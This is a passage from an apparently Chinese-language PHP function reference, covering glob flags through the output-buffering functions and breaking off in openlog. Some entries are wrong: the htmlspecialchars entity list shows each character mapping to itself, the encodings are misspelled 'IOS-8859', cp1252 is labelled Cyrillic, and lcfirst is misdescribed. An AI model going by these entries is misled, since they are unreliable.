`GLOB_NOCHECK`	如果没有匹配到文件，返回 *pattern*
`GLOB_NOESCAPE`	反斜杠不作为转义符，也不作为转义序列的开始

GLOB_BRACE	额外的字符串格式 {foo, bar, baz} 会匹配 "foo"、"bar" 或 "baz"
GLOB_ONLYYDIR	只匹配目录
GLOB_ERR	遇到错误时停止

gmdate. `string gmdate(string` *format*`[, int` *timestamp*`])`

返回时间戳 *timestamp* 日期时间的格式化字符串。与 date() 相同，除了始终使用格林尼治时间（GMT），不使用当前时区时间。

gmmktime. `int gmmktime(int` *hour*`, int` *minutes*`, int` *seconds*`, int` *month*`, int` *day*`, int` *year*`, int` *is_dst*`)`

从提供的参数集合返回时间日期的时间戳格式。与 mktime() 相同，除了使用格林尼治时间（GMT），不使用当前时区时间。

gmstrftime. `string gmstrftime(string` *format*`[, int` *timestamp*`])`

格式化一个 GMT 时间戳。使用该函数的更多信息可参考 strftime。

hash. `string hash(string` *algorithm*`, string` *data* `[, bool` *output*`])`

根据给定的 *algorithm* 在提供的 *data* 上生成哈希值。当 *output* 被设置为 true（默认为 false）时，返回的哈希值是原始二进制数据。算法 *algorithm* 的值可以是 md5、sha1、sha256 等。更多算法请参见 hash_algos。

hash_algos. `array hash_algos(void)`

返回所有受支持的哈希算法的数字索引数组。

hash_file. `string hash_file(string` *algorithm*`, string` *filename* `[, bool` *output*`])`

根据给定的 *algorithm* 在 *filename*（文件的位置 URL）的内容上生成哈希值字符串。当 *output* 被设置为 true（默认为 false）时，返回的哈希值是原始二进制数据。算法 *algorithm* 的值可以是 md5、sha1、sha256 等。

header. `void header(string` *header*`[, bool` *replace* `[, int` *http_response_code*`]])`

将 *header* 作为原始 HTTP 标头字符串发送；必须在生成输出前调用（包括空行，这是常规误区）。如果 *header* 是重定向（Location）标头，PHP 会生成合适的重定向状态码。

如果指定 *replace* 被指定且为 `false`，不会替换相同的名字的标头；否则会替换相同名字的标头。

header_remove. `void header_remove([string` *header*`])`

如果指定了 *header*，会从当前响应中移除名字为 *header* 的标头。如果没有指定 *header* 或其是空字符串，会移除当前响应中 `header()` 生成的所有标头。注意，已经发送到客户端的头部不会被移除。

headers_list. `array headers_list()`

返回准备发送（或已发送）到客户端的 HTTP 响应标头的数组。

headers_sent. `bool headers_sent([ string &`*file* `[, int &`*line*`]])`

返回 HTTP 标头是否已经被发送了的信息，已经发送返回 `true`，没有发送会返回 `false`。如果提供了 *file* 和 *line* 选项，输出开始的文件名和行号会被放进 *file* 和 *line* 变量中。

hebrev. `string hebrev(string` *string*`[, int` *size*`])`

将逻辑顺序希伯来文（logical Hebrew）转换为视觉顺序希伯来文（visual Hebrew）。如果指定了第二个参数，每行会包含不超过 *size* 个字符串；本函数会尝试避免截断字。

hex2bin. `string hex2bin(string` *hex*`)`

把十六进制数 *hex* 转换为二进制数。

hexdec. `number hexdec(string` *hex*`)`

把十六进制数 *hex* 转换为十进制数。最多支持转换 32 位数字或整型数的 2 147 483 647（十六进制的 0x7FFFFFFF）。

highlight_file. `mixed highlight_file(string` *filename* `[, bool` *return*`])`

使用 PHP 内建的语法高亮输出语法高亮版本的 PHP 源文件 *filename*。如果 *filename* 存在并且是 PHP 源文件，则返回 `true`；否则返回 `false`。如果 *return* 是 `true`，高亮的代码会作为字符串返回而不是发送到输出。

highlight_string. `mixed highlight_string(string` *source* `[, bool` *return*`])`

使用 PHP 内建的语法高亮输出语法高亮版本的字符串 *source*。成功返回 `true`；否则返回 `false`。如果 *return* 是 `true`，高亮的代码会作为字符串返回而不是发送到输出。

hrtime. `mixed hrtime([bool` *get_as_number*`])`

以数组形式返回系统的高分辨率时间，该时间从任意时间点开始计数。交付的时间戳是单调的，无法调整。*get_as_number* 的返回为数组（`false`）或数字（`true`）；默认为 `false`。

htmlentities. `string htmlentities(string` *string*`[, int` *style*`[, string` *encoding*`[, bool` *double_encode*`]]])`

转换字符串 *string* 中所有的在 HTML 中有特殊意义的字符并且返回最终字符串。所有 HTML 标准的实体定义都会被转换。如果提供 *style*，会确定使用哪种引号来转换。style 可能的值有：

`ENT_COMPAT( 默认 )`	转换双引号，不转换单引号
`ENT_NOQUOTES`	不转换双引号或单引号
`ENT_QUOTES`	转换双引号和单引号
`ENT_SUBSITUTE`	用 Unicode 替换字符替换无效的代码单元序列
`ENT_DISALLOWED`	用 Unicode 替换字符替换针对给定文件类型无效的代码点
`ENT_HTML401`	处理为 HTML 4.01 代码
`ENT_XML1`	处理为 XML1 代码
`ENT_XHTML`	处理为 XHTML 代码
`ENT_HTML5`	处理为 HTML 5 代码

可选的编码 *encoding* 参数可以是下列值：

`IOS-8859-1`	西欧，Latin-1
`IOS-8859-5`	Cyrillic 字符集（Latin/Cyrillic），很少用
`IOS-8859-15`	西欧，Latin-9。添加 Latin-1 中缺少的欧元标志及法国和芬兰字母
`UTF-8`	ASCII 兼容的多字节 8 位 Unicode 编码
`cp866`	DOS 专用的 Cyrillic 字符集
`cp1251`	Windows 专用的 Cyrillic 字符集
`cp1252`	西欧 Windows 专用的 Cyrillic 字符集
`KOI8-R`	俄语
`BIG5`	繁体中文，主要在中国台湾使用
`GB2312`	简体中文，国标字符集
`BIG5-HKSCS`	中国香港地区扩展的 Big5，繁体中文
`Shift_JIS`	日文
`EUC-JP`	日文
`MacRoman`	macOS 使用的字符
`""`	空字符，激活检测顺序为脚本编码（Zend 多字节）、`default_charset`、当前语言设置。不推荐

html_entity_decode. `string html_entity_decode(string` *string*`[, int` *style*`[, string` *encoding*`]])`

把字符串 *string* 中所有的 HTML 实体转换为等价的字符。所有在 HTML 标准中定义的实体都会被转换。如果提供了 *style*，会确定使用哪种引号来转换。*style* 可能的值与 `htmlentities` 相同。

如果提供编码 *encoding*，则它决定最终的字符编码，*encoding* 可用的值与 `htmlentities` 的相同。

htmlspecialchars. `string htmlspecialchars(string` *string*`[, int` *style*`[, string` *encoding*`[, bool` *double_encode*`]]])`

把字符串 *string* 中所有在 HTML 中有特殊含义的字符转换为 HTML 标准中的实体。所有在 HTML 标准中的实体定义都会被转换。如果提供了 *style*，会确定使用哪种引号来转换。被转换的字符包括：

- & 转换为 `&`
- " 转换为 `"`
- ' 转换为 `'`
- < 转换为 `<`
- > 转换为 `>`

可用的 *style* 值和 `htmlentities` 相同。如果提供 *encoding*，则它将决定最终的编码。可用的 *encoding* 值和 `htmlentities` 相同。当 *double_encode* 关闭时，PHP 不会编码已有的 `htmlentities`。

htmlspecialchars_decode. `string htmlspecialchars_decode(string` *string*`[, int` *style*`])`

把字符串 *string* 中的 HTML 实体转换为字符。常用字符的 HTML 实体用来执行转换。如果提供 *style*，将会确定使用哪种引号来转换。*style* 的值可以参考 `htmlentities()`。可转换的字符在 `htmlspecialchars()` 中可以找到。

http_build_query. `string http_build_query(mixed` *values*`[, string` *prefix* `[, string` *arg_separator* `[, int` *enc_type*`]]])`

从 *values* 返回 URL 编码的查询串。数组中的值可以是数字索引或关联数组（或混合的）。由于严格的数字名称在一些语言中可能是非法的，因此如果你使用数字索引值，需要提供前缀 *prefix*。*prefix* 的值会前置到所有数字名字的查询串上。*arg_separator* 允许指定一

个自定义的定界符，*enc_type* 选项允许选择不同的编码类型。

hypot. `float hypot(float x, float y)`

通过直角边的长度 *x* 和 *y* 计算直角三角形的斜边长度。

idate. `int idate(string format[, int timestamp])`

将本地时间日期按照第一个参数 *format* 字符串格式化为整型。如果没有指定第二个参数，会使用当前的时间和日期。*format* 字符串支持下列字符：

B	Swatch 互联网时间
d	月中的第几天
h	12 小时格式制的小时
H	24 小时格式制的小时
i	分钟
I	如果启用夏时制则返回 1，否则返回 0
j	月中的天数。例如，1~31
L	如果是闰年则返回 1，否则返回 0
m	月份（1~12）
s	秒数
t	本月的总天数，从 28 到 31
U	自 UNIX 纪元起的秒数
w	星期中的第几天（星期天是 0）
W	ISO 8601 年份格式中的第几个星期，每星期从星期一开始
Y	年份（4 位数字），如，1998
y	年份（1 或 2 位数字）。例如，98
z	年份中的第几天
Z	以秒为单位的时区偏移量

format 字符串中任何不在上面列表中的字符将会被忽略。虽然 `idate` 使用的字符跟 `date` 的相同，但由于 `idate` 返回一个整型数，所以 date 返回带前导零的两位数字的地方，前导零不会被保留。例如，`date('y')` 对于 2005 年的时间戳返回 `05`，而 `idate('y')` 将返回 `5`。

ignore_user_abort. `int ignore_user_abort([string ignore])`

设置客户端断开连接时，脚本不停止处理。如果 *ignore* 是 TRUE，脚本会继续执行，甚至在客户端断开后。返回当前值；如果没有设置 *ignore*，只会返回当前值。

implode. `string implode(string separator, array strings)`

用 *separator* 将一维数组 *strings* 的每个值连接为一个字符串。

inet_ntop. `string inet_ntop(string` *address*`)`

解包 IPv4 或 IPv6 格式的 IP 地址 *address*，并且返回可读的字符串。

inet_pton. `string inet_pton(string` *address*`)`

将可读的 IP 地址 *address* 打包为 32 位或 128 位的值并返回。

in_array. `bool in_array(mixed` *value*`, array` *array*`[, bool` *strict*`])`

如果给定的 *value* 存在于 *array* 中则返回 `true`。如果提供了第三个参数并为 `true`，只有给定元素在数组中有相同类型时函数才会返回 `true`（也就是说，数组中的 `"1.23"` 不匹配参数 `1.23`）。如果数组中没有发现传入参数，返回 `false`。

ini_get. `string ini_get(string` *variable*`)`

返回配置选项 *variable* 的值。如果 *variable* 不存在，返回 `false`。

ini_get_all. `array ini_get_all([string` *extension* `[, bool` *details*`]])`

返回所有的配置选项作为关联数组。如果指定可用的 *extension*，只有附属于扩展 *extension* 的值会被返回。如果 *details* 被设置为 `true`（默认），会返回详细的配置。数组中的每个值都以以下三个键名的关联数组返回：

`global_value`	设置在 *php.ini* 中的全局配置选项
`local_value`	本地类用 `ini_set()` 设置的选项
`access`	访问级别的比特位掩码表示（访问级别的更多信息请参见 `ini_set`）

ini_restore. `void ini_restore(string` *variable*`)`

恢复配置选项 *variable* 的值。这会在脚本执行完成后自动恢复所有用 `ini_set()` 配置的选项。

ini_set. `string ini_set(string` *variable*`, string` *value*`)`

将配置选项从 *variable* 设置到 *value*。成功则返回前面的值，否则返回 `false`。新的值会在当前脚本中保持，在结束时被恢复。

intdiv. `int intdiv (int` *dividend*`, int` *vdivisor*`)`

返回 *dividend* 除以 *divisor* 的商。商以整数形式返回。

interface_exists. `bool interface_exists(string` *name* `[, bool` *autoload_interface*`])`

如果接口名字 *name* 已经被定义，返回 `true`，否则返回 `false`。默认情况下，函数会在检查接口时调用 `__autoload()`；如果 `autoload_interface` 被设置为 `false`，`__autoload()` 不会被调用。

intval. `int intval(mixed` *value*`[, int` *base*`])`

使用可选的进制 *base*（如果未指定是十进制）返回 *value* 的整型值。如果 *value* 是非标量的值（对象或数组），函数返回 `0`。

ip2long. `int ip2long(string` *address*`)`

把带点的 IP 地址（标准格式）转换为 IPv4 地址。

is_a. `bool is_a(object` *object*`, string` *class* `[, bool` *allow_string*`])`

如果 *object* 所属的类是 *class*，或者它的类的一个父类是 *class*，返回 `true`，否则返回 `false`。如果 *allow_string* 为 `false`，那字符串 *class* 的名字作为 *object* 是不被允许的。

is_array. `bool is_array(mixed` *value*`)`

如果 *value* 是数组，返回 `true`；否则返回 `false`。

is_bool. `bool is_bool(mixed` *value*`)`

如果 *value* 是布尔值，返回 `true`；否则返回 `false`。

is_callable. `int is_callable(callable` *callback*`[, int` *lazy*`[, string` *name*`]])`

如果 *callback* 是合法的回调函数，返回 `true`，否则返回 `false`。要想合法，*callback* 必须是一个函数名或者一个包含两个值（一个对象和它的方法）的数组。如果 *lazy* 被设置为 `true`，不会检查第一种形式的函数是否实际存在，也不检查回调函数中的第一个元素是否是包含以第二个元素为名字的方法的对象。所有参数必须有正确的类型才会返回 `true`。如果给出了最后一个参数，它将被填充为函数的可回调名字——虽然在这种情况下，回调是一个对象的方法，实际上名称 *name* 是不能用来直接调用函数的。

is_countable. `bool is_countable(mixed` *variable*`)`

验证 *variable* 的内容是否是一个数组或一个实现了 `Countable` 的对象。

is_dir. `bool is_dir(string` *path*`)`

如果 *path* 存在并且是目录，返回 `true`；否则返回 `false`。该信息会被缓存，可以使用 `clearstatcache()` 来清理缓存。

is_executable. `bool is_executable(string` *path*`)`

如果 *path* 存在并且可以被执行，返回 `true`；否则返回 `false`。该信息会被缓存，可以使用 `clearstatcache()` 来清理缓存。

is_file. `bool is_file(string` *path*`)`

如果 *path* 存在并且是文件，返回 `true`；否则返回 `false`。该信息会被缓存，可以使用 `clearstatcache()` 来清理缓存。

is_finite. `bool is_finite(float` *value*`)`

如果 *value* 不是正无穷或负无穷，返回 `true`；否则返回 `false`。

is_float. `bool is_float(mixed` *value*`)`

如果 *value* 是浮点数，返回 `true`；否则返回 `false`。

is_infinite. `bool is_infinite(float` *value*`)`

如果 *value* 是正无穷或者负无穷，返回 `true`；否则返回 `false`。

is_int. `bool is_int(mixed` *value*`)`

如果 *value* 是整型数，返回 `true`；否则返回 `false`。

is_iterable. `bool is_iterable(mixed` *value*`)`

如果 *value* 是可迭代的伪类型、数组或可遍历的对象，则返回 `true`；否则返回 `false`。

is_link. `bool is_link(string` *path*`)`

如果 *path* 存在并且是系统软链接文件，返回 `true`；否则返回 `false`。该信息会被缓存，可以使用 `clearstatcache()` 来清理缓存。

is_nan. `bool is_nan(float` *value*`)`

如果 *value* 是一个非数字，返回 `true`；否则返回 `false`。

is_null. `bool is_null(mixed` *value*`)`

如果 *value* 是空值 null（即关键字 NULL），返回 true；否则返回 false。

is_numeric. `bool is_numeric(mixed` *value*`)`

如果 *value* 是整型数、浮点数或一个含有数字的字符串等返回 true，否则返回 false。

is_object. `bool is_object(mixed` *value*`)`

如果 *value* 是对象，返回 true；否则返回 false。

is_readable. `bool is_readable(string` *path*`)`

如果 *path* 存在并且是可读的，返回 true；否则返回 false。该信息会被缓存，可以使用 clearstatcache() 来清理缓存。

is_resource. `bool is_resource(mixed` *value*`)`

如果 *value* 是资源，返回 true；否则返回 false。

is_scalar. `bool is_scalar(mixed` *value*`)`

如果 *value* 是标量值（整型、布尔型、浮点型、资源型或字符串），返回 true。如果 *value* 是非标量值，函数返回 false。

is_string. `bool is_string(mixed` *value*`)`

如果 *value* 是字符串，返回 true；否则返回 false。

is_subclass_of. `bool is_subclass_of(object` *object*`, string` *class* `[, bool` *allow_string*`])`

如果 *object* 是类 *class* 或其子类的实例，返回 true，否则返回 false。如果 *allow_ string* 参数被设置为 false，*class* 是不被允许作为对象的。

is_uploaded_file. `bool is_uploaded_file(string` *path*`)`

如果 *path* 存在并且是用网页表单的 *file* 元素上传到网站服务器上的，返回 true；否则返回 false。更多上传的信息可参考第 8 章。

is_writable. `bool is_writable(string path)`

如果 *path* 指定的路径存在并且可写，返回 `true`；否则返回 `false`。该信息会被缓存，可以使用 `clearstatcache()` 来清理缓存。

isset. `bool isset(mixed value1)[, ... mixed valueN])`

如果 *value* 变量被设置过，返回 `true`；如果变量没有被设置或已经被 `unset()` 掉，函数会返回 `false`。如果提供了多个 *value*，`isset()` 只在它们都被设置的时候返回 `true`。

json_decode. `mixed json_decode(string json[, bool assoc [, int depth [, int options]]])`

接受 JSON 编码的字符串 *json*，并将解码后的结果转换为 PHP 变量返回。如果此 JSON 无法被解码，则返回 `NULL`。当 *assoc* 为 `true` 时，对象将被转换为关联数组。*depth* 是用户控制的递归级别。*options* 控制如何替代地返回字符串中提供的某些数据。

json_encode. `mixed json_encode(mixed value [, int options [, int depth]])`

返回包含 *value* 的 JSON 表示形式的字符串。*options* 控制如何替代地返回字符串中提供的某些数据。如果使用 *depth*，它必须大于零。

key. `mixed key(array &array)`

返回内部数组指针当前指向的元素的键名。

krsort. `int krsort(array array[, int flags])`

以键名倒序排列数组，数组值的键名会被保持。第二个可选参数包含额外的排序标识。更多使用该函数的信息请参考第 5 章和 `sort`。

ksort. `int ksort(array array[, int flags])`

按照键名排序，排序后的数组的键名会被保持。第二个可选参数包含额外的排序标识。更多使用该函数的信息请参考第 5 章和 `sort`。

lcfirst. `string lcfirst(string string)`

返回 *string* 的第一个字符，如果是字母会转换为小写。转换字符的表格是基于当前语言设置的。

lcg_value. `float lcg_value()`

返回范围为 0 ~ 1（含）之间的一个伪随机数，使用线性同余的数字生成器。

lchgrp. `bool lchgrp(string` *path*`, mixed` *group*`)`

将 *path* 指定的符号链接的组修改为 *group*；PHP 必须有合适的权限才能执行。如果修改成功，返回 `true`，否则返回 `false`。

lchown. `bool lchown(string` *path*`, mixed` *user*`)`

将 *path* 指定的符号链接的所有权修改为用户 *user*；PHP 必须有合适的权限（一般需要 root）才能执行。如果修改成功，返回 `true`，否则返回 `false`。

levenshtein. `int levenshtein(string` *one*`, string` *two*`[, int` *insert*`, int` *replace*`,int` *delete*`]) int levenshtein(string` *one*`, string` *two*`[, mixed` *callback*`])`

计算两个字符串之间的编辑距离（levenshtein distance）。从 *one* 转换到 *two* 需要替换、插入或删除的字符数。默认情况下，替换、插入和删除是同样的消耗，但是你可以指定 *insert*、*replace* 和 *delete* 有不同的消耗。在第二种格式中，只返回插入、替换和删除的总消耗，不会分别返回。

link. `bool link(string` *path*`, string` *new*`)`

创建路径 *path* 的硬链接 *new*。如果链接创建成功，返回 `true`，否则返回 `false`。

linkinfo. `int linkinfo(string` *path*`)`

如果 *path* 是链接并且引用的文件存在，返回 `true`。如果 *path* 不是链接、指向的文件不存在或发生错误，返回 `false`。

list. `array list(mixed` *value*`1[, ... valueN])`

用数组中的元素赋值给一组变量。例如：

```
list($first, $second) = array(1, 2); // $first = 1, $second = 2
```

`list` 实际上是一个语言结构。

localeconv. `array localeconv()`

返回一个包含当前语言数字和货币格式的关联数组。数组包含下列元素：

`decimal_point`	小数点字符
`thousands_sep`	千分位的分隔符号
`grouping`	数字分组数组；表示其中的数字应该使用千分位分隔符
`int_curr_symbol`	国际货币符号（例如，USD）
`currency_symbol`	本地货币符号（例如，$）
`mon_decimal_point`	货币的小数点符号
`mon_thousands_sep`	货币的千分位分隔符
`positive_sign`	正符号
`negative_sign`	负符号
`int_frac_digits`	国际小数位数
`frac_digits`	本地小数位数
`p_cs_precedes`	如果本地货币符号只为正值，则为 `true`；否则为 `false`
`p_sep_by_space`	如果本地货币符号从正值中以空格分开，则为 `true`
`p_sign_posn`	如果用括号包括正值和货币符号是 0，如果正号在货币符号和值之前是 1，如果正号在货币符号和值后面是 2，如果正号在本地货币前面是 3，如果正号跟着货币符号是 4
`n_cs_precedes`	如果本地货币符号前面有负值是 `true`；否则是 `false`
`n_sep_by_space`	如果空格把本地货币符号从负值分开为 `true`
`n_sign_posn`	如果用括号包括负值和货币符号是 0，如果负号在货币符号和值之前是 1，如果负号在货币符号和值后面是 2，如果负号在本地货币符号前面是 3，如果负号跟着货币符号是 4

localtime. `array localtime([int` *timestamp*`[, bool` *associative*`]])`

返回一个同名 C 函数返回的值的数组。第一个参数是时间戳；如果提供了第二个参数并且为 `true`，数值会以关联数组方式返回。如果没提供第二个参数或其是 `false`，会返回一个数字索引数组。数字的键名包括：

`tm_sec`	秒
`tm_min`	分钟
`tm_hour`	小时
`tm_mday`	月份中的第几天
`tm_mon`	月份
`tm_year`	从 1900 年开始的年数
`tm_wday`	一周中的第几天
`tm_yday`	一年中的第几天
`tm_isdst`	夏令时影响时间日期则为 1

如果返回数字索引数组，值以上面的顺序返回。

log. `float log(float` *number* `[, float` *base*`])`

返回 *number* 的自然对数。*base* 选项控制对数的底数；*base* 默认为 e，即返回自然对数。

log10. `float log10(float` *number*`)`

返回以 10 为底的对数。

log1p. `float log1p(float` *number*`)`

返回 log(1 + *number*)，甚至当 *number* 的值接近零时也能计算出准确结果。

long2ip. `string long2ip(string` *address*`)`

把 IPv4 格式的地址转换为带点的 IP 地址（标准格式）。

lstat. `array lstat(string` *path*`)`

返回一个关于 *path* 指定的文件的信息的关联数组。如果 *path* 是一个符号链接，只会返回符号链接的信息，不会返回指向文件的信息。参考 `fstat` 可获取更多返回值的信息。

ltrim. `string ltrim(string` *string*`[, string` *characters*`])`

在字符串 *string* 开头删除在 *characters* 中列出的字符，并返回删除后的结果。如果没有指定 *characters*，删除的字符包括 `\n`、`\r`、`\t`、`\v`、`\0` 和空格。

mail. `bool mail(string` *recipient*`, string` *subject*`, string` *message*`[, string` *headers* `[, string` *parameters*`]])`

以主题 *subject* 发送 *message* 到指定接收者 *recipient*，如果发送成功返回 `true`，否则返回 `false`。如果给定 *headers*，会将其添加到邮件标头，允许添加 `cc:`、`bcc:` 和其他的标头。要添加多个标头，可使用 `\n` 字符来分隔（在 Windows 服务器上要用 `\r\n`）。最后，如果指定了参数 *parameters*，将会在调用邮件程序时将其添加上。

max. `mixed max(mixed` *value*`1[, mixed` *value*`2[, ... mixed` *valueN*`]])`

如果 *value*1 是数组，返回其中最大的值。如果不是，返回参数列表中的最大值。

md5. `string md5(string` *string* `[, bool` *binary*`])`

计算 *string* 的 MD5 加密哈希值。如果选项 *binary* 是 `true`，会返回原始的二进制格式（长度为 16），*binary* 默认为 `false`，这样会返回 32 位字符的十六进制字符串。

md5_file. `string md5_file(string` *path*`[, bool` *binary*`])`

计算和返回 *path* 指定的文件的 MD5 加密哈希值。MD5 散列值是 32 位字符的十六进制数值，可以用来校验文件数据。如果提供了 *binary* 并将其设置为 `true`，结果会是 16 位二进制值。

memory_get_peak_usage. `int memory_get_peak_usage([bool` *actual*`])`

以字节为单位返回分配给当前 PHP 脚本内存的峰值。如果将 *actual* 设为 `true`，返回从系统分配到的真实内存；否则只会返回给 PHP 内部内存的配置大小。

memory_get_usage. `int memory_get_usage([bool` *actual*`])`

返回当前运行脚本以字节为单位的内存用量。如果指定了 *actual* 且为 `true`，返回实际分配的字节数；否则，只返回 PHP 自身内存分配器分配的字节数。

metaphone. `string metaphone(string` *string*`, int` *max_phonemes*`)`

计算 *string* 的音位键。用来计算的最大音位数字用 *max_phonemes* 设置。同音英语字符生成同样的键。

method_exists. `bool method_exists(object` *object*`, string` *name*`)`

如果对象包含第二个参数给出名字的方法，返回 `true`，否则返回 `false`。方法可以是实例对象的类的方法或任何父级类的方法。

microtime. `mixed microtime([ bool` *get_as_float*`])`

返回格式为 *microseconds seconds* 的字符串，*seconds* 是从 UNIX 纪元（1970 年 1 月 1 日）开始的时间，*microseconds* 也是其中的一部分。如果 *get_as_float* 是 `true`，会返回一个浮点数而不是字符串。

min. `mixed min(mixed` *value*`1[, mixed` *value*`2[, ... mixed` *valueN*`]])`

如果 *value*1 是数组，返回其中最小的值。如果不是，返回参数列表中的最小值。

mkdir. `bool mkdir(string` *path*`[, int` *mode* `[, bool` *recursive* `[, resource` *context*`]]])`

使用权限模式 *mode* 来创建目录 *path*。预期的模式是一个八进制的数字，比如，`0755`。整型数值（比如，755）或字符串数值（比如，`u+x`）是不能按预期来工作的。如果执行成功返回 `true`，否则返回 `false`。如果递归 *recursive* 被设置为 `true`，可以递归地创建目录。

mktime. `int mktime(int` *hours*`, int` *minutes*`, int` *seconds*`, int` *month*`, int` *day*`, int` *year* `[, int` *is_dst*`])`

返回一个对应日期时间参数（*hours*、*minutes*、*seconds*、*month*、*day*、*year* 以及是否执行夏令时）的 UNIX 时间戳。返回的时间戳是以 UNIX 纪元开始的秒数。

为了更简单地进行使用，参数顺序和标准的 UNIX `mktime()` 调用不一样。任何没设置的参数都会以当前本地的日期时间为值。

move_uploaded_file. `bool move_uploaded_file(string` *from*`, string` *to*`)`

把上传文件从 *from* 移动到新的位置 *to*。函数只会移动由 HTTP `POST` 上传的文件。如果 *from* 不存在或者不是上传文件，或者发生其他错误，返回 `false`；操作成功，返回 `true`。

mt_getrandmax. `int mt_getrandmax()`

返回 `mt_rand()` 可生成的最大值。

mt_rand. `int mt_rand([int` *min*`, int` *max*`])`

返回从最小 *min* 到最大 *max*（含）之间的随机数，随机数使用 Mersenne Twister 伪随机数发生器生成。如果没有指定 *min* 和 *max*，返回从 0 到 `mt_getrandmax()` 返回数字间的随机值。

mt_srand. `void mt_srand(int` *seed*`)`

使用 *seed* 作为 Mersenne Twister 生成器的种子。可以在调用 `mt_rand()` 前用不同的数字调用该函数，比如使用 `time()` 返回的值。

natcasesort. `void natcasesort(array` *array*`)`

对给定数组 *array* 以大小写不敏感的方式使用自然排序算法排序元素。更多信息可参见 `natsort()`。

natsort. `bool natsort(array` *array*`)`

使用自然排序对数组进行排序：数字由语言可预期的方式来排序，而不是计算机提供的奇怪方式（ASCII 排序）。例如：

```
$array = array("1.jpg", "4.jpg", "12.jpg", "2,.jpg", "20.jpg");
$first = sort($array); // ("1.jpg", "12.jpg", "2.jpg", "20.jpg", "4.jpg")
$second = natsort($array); // ("1.jpg", "2.jpg", "4.jpg", "12.jpg", "20.jpg")
```

next. `mixed next(array` *array*`)`

把当前数组内部指针指向的位置向前移动一个元素，返回新位置上元素的值。如果内部指针已经指向到最后一个元素，函数返回 `false`。

使用此函数遍历数组时要小心——如果数组包含空元素或键值为 0 的元素，则返回等于 `false` 的值，从而导致循环结束。要正确遍历可能含有空元素或者键值为 0 的数组，可使用 each 函数代替 next 循环。

nl_langinfo. `string nl_langinfo(int` *item*`)`

返回本地语言设置为 *item* 的信息；*item* 是数字，指向不同的值，比如天的名字、时间格式字符串等。实际的值根据不同的 C 库实现而不同。具体可以参见系统的 `<langinfo.h>`。

nl2br. `string nl2br(string` *string* `[, bool` *xhtml_lb*`])`

返回一个将 *string* 中的换行符替换为 `<br />` 的字符串。如果 *xhtml_lb* 为 `true`，那么 `nl2br` 使用 XHTML 兼容的换行。

number_format. `string number_format(float` *number*`[, int` *precision*`[, string` *decimal_separator*`, string` *thousands_separator*`]])`

创建一个 *number* 的字符串表示。如果提供了 *precision*，会保留对应的小数位数；默认不保留，只保留整数。如果给出了 *decimal_separator* 和 *thousands_separator*，它们会作为小数位和千分位的分隔符。默认是英语的配置规范（. 和 ,）。例如：

```
$number = 7123.456;
$english = number_format($number, 2); // 7,123.45
$francais = number_format($number, 2, ',', ' '); // 7 123,45
$deutsche = number_format($number, 2, ',', '.'); // 7.123,45
```

如果发生四舍五入，会执行合适的四舍五入，可能不是你所期望的（参见 `round()`）。

ob_clean. `void ob_clean()`

放弃输出缓冲区中的内容。不同于 `ob_end_clean()`，缓冲区不会被关闭。

ob_end_clean. `bool ob_end_clean()`

关闭输出缓冲并且清空当前的缓冲区而不发送到客户端。更多使用输出缓冲区的信息可参见第 15 章。

ob_end_flush. `bool ob_end_flush()`

把当前的输出缓冲发送到客户端并且停止输出缓冲。更多使用输出缓冲区的信息可参见第 15 章。

ob_flush. `void ob_flush()`

把输出缓冲区中的内容发送到客户端并且清理内容。不同于 `ob_end_flush()` 的是，输出缓冲区不会被关闭。

ob_get_clean. `string ob_get_clean()`

返回输出缓冲区中的内容并且停止输出缓冲。

ob_get_contents. `string ob_get_contents()`

返回当前输出缓冲区中的内容；如果缓冲还没有启用，调用 `ob_start()`，返回 `false`。更多使用输出缓冲区的信息可参见第 15 章。

ob_get_flush. `string ob_get_flush()`

返回输出缓冲区中的内容，刷新输出缓冲到客户端并且停止输出缓冲。

ob_get_length. `int ob_get_length()`

返回当前输出缓冲区的内容长度，如果之前没有启用输出缓冲，返回 `false`。更多使用输出缓冲区的信息可参见第 15 章。

ob_get_level. `int ob_get_level()`

返回嵌套的输出缓冲区层级，如果是 0 则表示输出缓冲当前没有被激活。

ob_get_status. `array ob_get_status([bool verbose])`

返回当前输出缓冲区的状态信息。如果提供了 *verbose* 并且将其设置为 `true`，返回所有嵌套输出缓冲区的信息。

ob_gzhandler. `string ob_gzhandler(string buffer[, int mode])`

该函数在把输出发送到浏览器前使用 *gzip* 压缩。不能直接调用该函数，它被用来在使用 `ob_start()` 开启输出缓冲时作为句柄。要开启 *gzip* 压缩，使用该函数名调用 `ob_start()`：

```
<?php ob_start("ob_gzhandler"); ?>
```

ob_implicit_flush. `void ob_implicit_flush([int flag])`

如果 *flags* 是 `true` 或未指定，开启输出缓冲的绝对刷新。当绝对刷新开启时，输出缓冲区会在任何输出（比如，`printf()` 或 `echo()` 函数）后被清理干净。更多使用输出缓冲区的信息可参见第 15 章。

ob_list_handlers. `array ob_list_handlers()`

返回当前激活的输出句柄的名字组成的数组。如果 PHP 内建的输出缓冲开启，数组中会包含默认的输出句柄。如果没有激活的输出句柄，返回空数组。

ob_start. `bool ob_start([string callback [, int chunk [, bool erase]]])`

开启输出缓冲，其会将输出收集到缓冲区而不是直接发送到浏览器。如果指定了 *callback* 函数（在发送到客户端前调用），可以任意修改数据；`ob_gzhandler()` 函数用来以客户端感知的方式提供压缩和输出缓冲。*chunk* 选项用来设置触发刷新缓存区的缓冲区大小，当缓冲区大小等于 *chunk* 时，就触发刷新缓存区操作。如果 *erase* 选项被设置为 `false`，缓冲区在脚本结束前不会被关闭。更多使用输出缓冲区的信息可参见第 15 章。

octdec. `number octdec(string octal)`

把八进制数 *octal* 转换为十进制数。最大可以转换 32 位数字或十进制数 2 147 483 647（八进制数为 017777777777）。

opendir. `resource opendir(string path[, resource context])`

打开目录 *path* 并且返回合适的目录句柄，以供后面 `readdir()`、`rewinddir()` 和 `closedir()` 调用。如果 *path* 不是有效的目录（权限不够或者发生错误），返回 `false`。

openlog. `bool openlog(string` *identity*`, int` *options*`, int` *facility*`)`

打开到系统日志记录器的连接。每个接下来调用 `syslog()` 被发送到日志记录器的消息都在前面追加 *identify*。*options* 可以被指定为不同的选项，可用 OR 把任何你想包含的选项合并。可用的选项有：

LOG_CONS	在写系统日志时如果发生错误，把错误写入系统控制台
LOG_NDELAY	即刻打开系统日志
LOG_ODELAY	延迟打开系统日志直到写第一条消息
LOG_PERROR	将信息打印到标准错误并写入系统日志
LOG_PID	在日志中包含进程 ID

第三个参数 *facility* 告诉系统日志要记录哪种程序。包括下面的选项：

LOG_AUTH	安全和授权错误（已废弃，如果 LOG_AUTHPRIV 存在则用它来替代）
